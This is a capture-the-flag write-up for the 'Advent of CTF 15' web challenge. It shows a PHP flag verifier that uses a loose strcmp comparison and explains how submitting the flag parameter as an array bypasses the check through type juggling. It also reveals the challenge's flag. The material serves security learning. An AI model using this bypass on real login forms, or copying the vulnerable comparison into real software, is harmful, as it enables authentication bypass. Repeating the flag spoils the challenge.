

AdventOfCTF-15

Challenge

14 Solves



15
1500

web

We have now created a flag verifier service. Enter a flag to see if it matches the challenge you are trying to solve.

Visit <https://15.adventofctf.com> to start the challenge.

Flag

Submit

Advent of CTF 15

Your daily dose of CTF for December

Flag Verifier (Wrong flag)

```
<?php

ini_set('display_errors', 0);

include("flag.php");

if (isset($_POST["flag"])) {
    $f = $_POST["flag"];

    if (strcmp($f, $flag) == 0 || sha1($flag) == sha1($f)) {
        echo $flag;
        die();
    }
}

header("Location: /index.php?error=Wrong flag");
exit();

?>
```

Here is the code:

```

<?php

ini_set('display_errors', 0);

include("flag.php");

if (isset($_POST["flag"])) {
    $f = $_POST["flag"];

    if (strcmp($f, $flag) == 0 || sha1($flag) == sha1($f)) {
        echo $flag;
        die();
    }
}

header("Location: /index.php?error=Wrong flag");
exit();

?>

```

The strcmp function makes the code vulnerable because of how comparisons are made in php.

<https://owasp.org/www-pdf-archive/PHPMagicTricks-TypeJuggling.pdf>

In the last part of this pdf we see this:

Instead of POSTING a password string:

```
password=notThePassword
```

Submit an array:

```
password[] =
```

PHP translates POST variables like this to an empty array which causes strcmp() to barf:

```
strcmp(array(), "thePassword") -> NULL
```

Lets take a look at the strcmp usage again:

```
if (strcmp($_POST['password'], 'thePassword') == 0) {  
    // do authenticated things  
}
```


Lucky for us, thanks to type juggling, NULL == 0. Auth bypass!

This is exactly what we need.

Using burp intercept a request and change the flag parameter to be an array.



Forward the request and we get the flag!



NOVI{typ3_juggl1ng_f0r_l1fe_seriously}

Flag: NOVI{typ3_juggl1ng_f0r_l1fe_seriously}

